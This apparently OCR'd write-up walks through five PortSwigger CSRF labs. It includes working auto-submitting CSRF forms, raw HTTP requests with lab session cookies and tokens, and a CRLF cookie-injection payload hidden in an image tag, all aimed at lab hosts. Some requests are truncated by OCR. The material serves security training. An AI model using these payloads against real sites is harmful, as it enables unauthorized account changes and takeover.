
CSRF Write-Ups

Lab 1 : CSRF Vulnerability with No Defenses

In this lab, the email change functionality was vulnerable to CSRF due to the absence of any protections. By exploiting this, I was able to submit a request to change the user's email address without their knowledge or consent.




Body:

```
<form method="POST" action="https://0a59000f03dca81c82434c7600790033.web-security-academy.net/my-account/change-email">
   <input type="hidden" name="email" value="hacked@mail.co">
</form>.
<script>
      document.forms[0].submit();
</script>
```

Steps to Reproduce :

1. I went to the lab's exploit server and created a simple HTML form to exploit the vulnerability.
2. In the body of the HTML
3. After hosting this on the exploit server and clicking "View exploit", the email was updated as expected.
4. However, when I clicked "Deliver to victim," the lab did not mark it as solved, suggesting some form of interaction might be missing for the victim side.



My Account


Your username is: wiener

Your email is: hacked@mail.co

This lab demonstrated how easy it is to perform CSRF when no defense mechanisms, like **CSRF tokens** or **SameSite cookie attributes**, are implemented.

Lab 2 : CSRF Where Token Validation Depends on Request Method

This lab presented a scenario where CSRF defenses were in place, but they were only applied to certain request methods, leaving others vulnerable.




Body:

```
<form action="https://0a30008904c350f58161025c0003006c.web-security-academy.net/my-account/change-email">
   <input type="hidden" name="email" value="hacked@mail.net">
</form>
<script>
      document.forms[0].submit();
</script>
```

Steps to Reproduce :

1. I crafted a HTML form and hosted it on an exploit server.
2. I noticed that while the POST method triggered an error due to CSRF protection, the GET method did not validate the request, allowing the email change to go through.



My Account


Your username is: wiener

Your email is: hacked @mail.net

This lab illustrated how partial defenses can be bypassed if protection is only applied to specific HTTP methods.

Lab 3 : CSRF Where Token Validation Depends on Token Being Present

In this lab, the email change functionality was vulnerable to CSRF. The application only validated the presence of a token but did not validate its value, allowing an attack to proceed without requiring the correct CSRF token.




Body:

```
<form action="https://0a30008904c350f58161025c0003006c.web-security-academy.net/my-account/change-email">
    <input type="hidden" name="email" value="hacked@mail.net">
</form>
<script>
        document.forms[0].submit();
</script>
```

Steps to Reproduce:

1. I hosted a crafted HTML on an exploit server.
2. When submitted, the request went through successfully, as the application only checked if a token was present, not its value.



Request


```
GET /my-account/change-email HTTP/2
Host: 0aae008903f1a4e4819fee1b00cf00a9.web-security-academy.net
Cookie: session=QDK7XFHVIWBhCTEYS4GTOCLagCbUrmSh
Content-Length: 59
Cache-Control: max-age=0
Sec-Ch-Ua:
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: ""
```

Response


```
HTTP/2 405 Method Not Allowed
Allow: POST
Content-Type: application/json; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 20

"Method Not Allowed"
```

Lets remove the CSRF token from the form and send the request again.




```
email=hter%40mail.com
```




```
HTTP/2 302 Found
Location: /my-account?id=wiener
X-Frame-Options: SAMEORIGIN
Content-Length: 0
```

A redirection response is received and if we follow the redirection then we will see a page with our CSRF attack successfully executed.



```
POST /my-account/change-email HTTP/2
Host: 0aae006903f1a4e4819f661b00cf00a9.web-se
Cookie: session=QDK7XFHVIWBhCTEYS4GTOCLagCbUrr
Content-Length: 21
Cache-Control: max-age=0
Sec-Ch-Ua:
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: ""
Upgrade-Insecure-Requests: 1
Origin: https://0aae006903f1a4e4819f661b00cf00
Content-Type: application/x-www-form-urlencode
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win6                          L, like Gecko)
Chrome/116.0.5845.97 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xm                          mage/apng,*/*;q=
0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer:
https://0aae006903f1a4e4819f661b00cf00a9.web-s
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9

email=hackedcsrflab%40mail.com
```



Request to: https://0aae006903f1a4e4819f661b00cf00a9.web-security-academy.net

```
POST /my-account/change-email HTTP/2
Host: 0aae006903f1a4e4819f661b00cf00a9.web-security-academy.net
Cookie: session=QDK7XFHVIWBhCTEYS4GTOCLagCbUrmSh
Content-Length: 21
Cache-Control: max-age=0
Sec-Ch-Ua:
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: ""
Upgrade-Insecure-Requests: 1
```


CSRF HTML:


```html
<html>
  <!-- CSRF PoC - generated by Burp Suite Professional -->
  <body>
    <form action="https://0aae006903f1a4e4819f661b00cf00a9.web-security-academy.net/my-account/change-email" method="POST">
      <input type="hidden" name="email" value="hackedcsrflab&#64;mail&#46;com" />
      <input type="submit" value="Submit request" />
    </form>
    <script>
      history.pushState('', '', '/');
      document.forms[0].submit();
    </script>
  </body>
</html>
```

Now paste this crafted HTML in the exploit sever body and send it to victim. This demonstrated the importance of not only checking for the existence of a CSRF token but also validating it correctly.

Lab 4 : CSRF Where Token Is Not Tied to User Session

In this lab, the CSRF protection mechanism relied on tokens that were not tied to user sessions, making it possible to reuse tokens from other users to perform unauthorized actions.






```
tion class="maincontainer">
iv class="container is-page"> overflow
header class="navigation-header"> ⋯ </header> flex
header class="notification-header"> ⋯ </header>
h1>My Account</h1>
div id="account-content">
  <p>Your username is: wiener</p>
  <p> ⋯ </p>
  <form class="login-form" name="change-email-form" action="/my-account/change-email" method="POST">
    <label>Email</label>
    <input class="" required="" type="email" name="email" value="" style="background-size: auto, 25px; background-image:
    none, url("da…alc(50% + 0px); background-origin: padding-box, content-box;">
    <input required="" type="hidden" name="csrf" value="xrqQ7KWr4edj0cxl02ClhonkLR5ptarM">
    <button class="button" type="submit">Update email</button>
    <button type="button" style="border: 0px; clip: rect(0px, 0px, 0px, 0px); clip-path: inse…g: 0px; position:
```

Steps to Reproduce:

1. Craft the CSRF exploit contained HTML and hosted it on an exploit server.
2. By swapping the CSRF token from another user or attacker, it successfully changed the email without being that user.




```
<html>
  <body>
    <form action="https://0aeb006d03f80dae8272567c00a10070.web-security-academy.net/my-account/change-email" method="POST">
      <input required="" type="hidden" name="csrf" value="8KCHJYqX9i0xgGZFBvsJY3OGJoUNE7D4">
      <input required="" type="hidden" name="email" value="csrfhackingemail@mail.com">
    </form>
    <script>
      document.forms[0].submit()
    </script>
  </body>
</html>
```

This lab highlights how CSRF tokens, if not tied to a session, can be easily exploited by attackers.

Lab 5 : CSRF Where Token Is Tied to Non-Session Cookie

This lab involved a more complex scenario where the CSRF token was tied to a non-session cookie, making it vulnerable to manipulation via cross-site scripting (XSS) or cookie injection.


My Account

Your username is: wiener

Your email is: wiener@normal-user.net

Email

Status	Method	Domain	File	Initiator	Type	Transferred	Size
200	GET	0a1200ec035...	my-account?id=wiener	document	html	1.32 kB	3.52 kB
200	GET	0a1200ec035...	academyLabHeader.css	stylesheet	css	1.41 kB	5.40 kB
200	GET	0a1200ec035...	labs.css	stylesheet	css	5.02 kB	26.26 kB
200	GET	0a1200ec035...	labHeader.js	script	js	714 B	1.52 kB


Request Cookies

csrfKey: "9cXjHbiEhG6SEaYNLyQmTy2Vrd5eAzcD"

session: "nu0cSAcYuaxGZqXk5rfKs1glDiaOGEPu"

Steps to Reproduce:

1. I opened the lab in a browser and logged into my account.
2. I initiated the email change request and observed the **cookies** and **tokens** in the browser.
3. I realized that while changing the session cookie logged me out, modifying the CSRF token via the `**csrfKey**` cookie was not tied to the session.
4. To exploit this, I created a malicious URL that injected my CSRF key into the victim's browser using a search function.
5. I then hosted an exploit form to execute the CSRF attack with a **modified key**


Body:

```
<html>
  <body>
    <form action="https://0aa00009044977f080cd30c0001b0089.web-security-academy.net/my-account/change-email" method="POST">
      <input type="hidden" name="email" value="hunterhacker&#64;mail&#46;com" />
      <input type="hidden" name="csrf" value="58njWnDO0IljwaleEt6VL9qEHkZWdux3" />
    </form>
    <img src="https://0aa00009044977f080cd30c0001b0089.web-security-academy.net/?search=test%0d%0aSet-Cookie:
%20csrfKey=UJdpwRCyeq7NMmOLyobhBBvNcbv7FSNP%3b%20SameSite=None" onerror="document.forms[0].submit()">
  </body>
</html>
```

This lab emphasized how even partial CSRF defenses tied to non-session cookies can be bypassed if other input vectors, like search functionality, are not properly protected.